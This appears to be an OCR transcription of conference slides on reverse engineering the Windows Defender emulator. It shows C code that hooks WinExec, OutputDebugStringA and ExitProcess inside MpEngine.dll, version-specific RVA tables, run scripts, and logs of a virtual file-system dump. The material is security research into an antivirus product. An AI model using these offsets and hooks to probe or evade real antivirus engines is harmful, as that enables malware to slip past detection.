
```c
    Parameters6 = imgRVA(pRVAs->RVA_Parameters6);
    elog(S_DEBUG_VV, "Parameters6:\t\t0x%06x @ %p", pRVAs->RVA_Parameters6, Parameters6);

    Parameters7 = imgRVA(pRVAs->RVA_Parameters7);
    elog(S_DEBUG_VV, "Parameters7:\t\t0x%06x @ %p", pRVAs->RVA_Parameters7, Parameters7);

    Parameters8 = imgRVA(pRVAs->RVA_Parameters8);
    elog(S_DEBUG_VV, "Parameters8:\t\t0x%06x @ %p", pRVAs->RVA_Parameters8, Parameters8);

    Parameters9 = imgRVA(pRVAs->RVA_Parameters9);
    elog(S_DEBUG_VV, "Parameters9:\t\t0x%06x @ %p", pRVAs->RVA_Parameters9, Parameters9);

    FP_pe_set_return_value = imgRVA(pRVAs->RVA_pe_set_return_value);
    elog(S_DEBUG_VV, "pe_set_return_value:\t0x%06x @ %p", pRVAs->RVA_pe_set_return_value, FP_pe_set_return_value);

    FP_pe_read_string_ex = imgRVA(pRVAs->RVA_pe_read_string_ex);
    elog(S_DEBUG_VV, "pe_read_string_ex:\t\t0x%06x @ %p", pRVAs->RVA_pe_read_string_ex, FP_pe_read_string_ex);

    FP__mmap_ex = imgRVA(pRVAs->RVA___mmap_ex);
    elog(S_DEBUG_VV, "__mmap_ex:\t\t\t0x%06x @ %p", pRVAs->RVA___mmap_ex, FP__mmap_ex);

    //WinExec
    pWinExec = imgRVA(pRVAs->RVA_FP_WinExec);
    elog(S_DEBUG_VV, "WinExec:\t\t\t0x%06x @ 0x%x", pRVAs->RVA_FP_WinExec, *(pWinExec));
    *pWinExec = (uint32_t)KERNEL32_DLL_WinExec_hook;
    elog(S_DEBUG_VV, "WinExec Hooked:\t\t0x%x", *(pWinExec));

    //OutputDebugString
    pOutputDebugStringA = imgRVA(pRVAs->RVA_FP_OutputDebugStringA);
    elog(S_DEBUG_VV, "OutputDebugStringA:\t\t0x%06x @ 0x%x", pRVAs->RVA_FP_OutputDebugStringA, *(pOutputDebugStringA));
    *pOutputDebugStringA = (uint32_t)KERNEL32_DLL_OutputDebugStringA_hook;
    elog(S_DEBUG_VV, "OutputDebugStringA Hooked:\t0x%x", *(pOutputDebugStringA));

    //ExitProcess
    pExitProcess = imgRVA(pRVAs->RVA_FP_ExitProcess);
    originalExitProcess = (EmulatedFunctionRoutine)*pExitProcess;
    elog(S_DEBUG_VV, "ExitProcess:\t\t0x%06x @ 0x%x", pRVAs->RVA_FP_ExitProcess, *(pExitProcess));
    *pExitProcess = (uint32_t)KERNEL32_DLL_ExitProcess_hook;
    elog(S_DEBUG_VV, "ExitProcess Hooked:\t\t0x%x", *(pExitProcess));
    elog(S_DEBUG_VV, "Remember there are two ExitProcess pointers in syscall_table - but the hooked one seems to be the one");

    elog(S_UPDATE, "Hooks Set!");
}
```

Hooking `OutputDebugStringA`




```c
    .RVA_pe_set_return_value = 0x3ce6d9,

    //Functions to be hooked
    .RVA_FP_OutputDebugStringA = 0x19df0,
    .RVA_FP_ExitProcess = 0x19e28,
    .RVA_FP_WinExec = 0x19e80,
};

RVAS rvasFeb2018 = {
    .MPVERNO = "MP_2_23_2018",

    //Parameter functions
    .RVA_Parameters1 = 0x4942b5,
    .RVA_Parameters2 = 0x46661b,
    .RVA_Parameters3 = 0x466fbf,
    .RVA_Parameters4 = 0x46559d,
    .RVA_Parameters5 = 0x46407a,
    .RVA_Parameters6 = 0x4e6037,
    .RVA_Parameters7 = 0x39f669,
    .RVA_Parameters8 = 0x460e70,
    .RVA_Parameters9 = 0x4da023,

    //PE state manipulation
    .RVA___mmap_ex = 0x36f580,
    .RVA_pe_read_string_ex = 0x3b8723,
    .RVA_pe_set_return_value = 0x4665af,

    //Functions to be hooked
    .RVA_FP_OutputDebugStringA = 0x1abc0,
    .RVA_FP_ExitProcess = 0x1abf8,
    .RVA_FP_WinExec = 0x1ac50,
};
```

Hooking `OutputDebugStringA`



```
int entrypoint()
{
    OutputDebugStringA("Hello from inside Windows Defender!");
```


Hooking `OutputDebugStringA`



```
#!/bin/sh

MPVERNO="218"

CMD="./mpclient -v $MPVERNO -f ./test.exe $@"

echo Running MP $MPVERNO
echo $CMD
eval $CMD
```

```
-UU-:----F1  run.sh          All L1      (Shell-script[sh]) -----------------
Indentation setup for shell type sh
```

Hooking `OutputDebugStringA`




```
$ ./run.sh -z 3
Running MP 218
./mpclient -v 218 -f ./test.exe -z 3
[x] Log level set to S_UPDATE
[x] Initial seed set to 0x5b0b0a9f (1527450271)
[x] Version set to 218
[x] Running once
[x] NumberRuns: 1
[x] Function #3 - WriteFile
[!]
[!]==> MpEngine.dll base at 0xf67a3008
[!]
[!]
[!]==> Logging to file seeds/seeds-1527450271
[!]
[+] Setting Hooks
[+] Hooks Set!
main(): Calling DllMain()
main(): DllMain done!
main(): Booting Engine!
main(): Engine booted!
main(): Scanning ./test.exe...
[T] ReadStream 0 1000
[T] ReadStream 2000 1800
EngineScanCallback(): Scanning input
[T] ReadStream 1000 2000
[+] ODS: "Hello from inside Windows Defender!"
$ 
```

Demo


Dumping The File System

Dumping The File System




```
$ cat run-demo-3-dumpfs.sh
#!/bin/sh

MPVERNO="218"

CMD="./mpclient -v $MPVERNO -f myapp.exe -z 12  $@"

echo Running MP $MPVERNO
echo $CMD
eval $CMD
$ 
```

Dumping The File System




```
[!]
[+] ODS: "C:\\WINDOWS\FONTS"
[E]   C:\\WINDOWS\FONTS,  mplay32.exe,
[+] ODS: "C:\\WINDOWS\SYSTEM32\mplay32.exe"
[+] ODS: "In DumpFile"
[+] Got OutBuf C:\\WINDOWS\SYSTEM32\mplay32.exe: 0x18c010, len 0x1
[!]
[!]==> fwrite() wrote 1 of 1 to dumpfs/C:\\WINDOWS\SYSTEM32\mplay32.exe
[!]
[+] ODS: "C:\\WINDOWS\FONTS"
[E]   C:\\WINDOWS\FONTS,  mpnotify.exe,
[+] ODS: "C:\\WINDOWS\SYSTEM32\mpnotify.exe"
[+] ODS: "In DumpFile"
[+] Got OutBuf C:\\WINDOWS\SYSTEM32\mpnotify.exe: 0x18c128, len 0x1
[!]
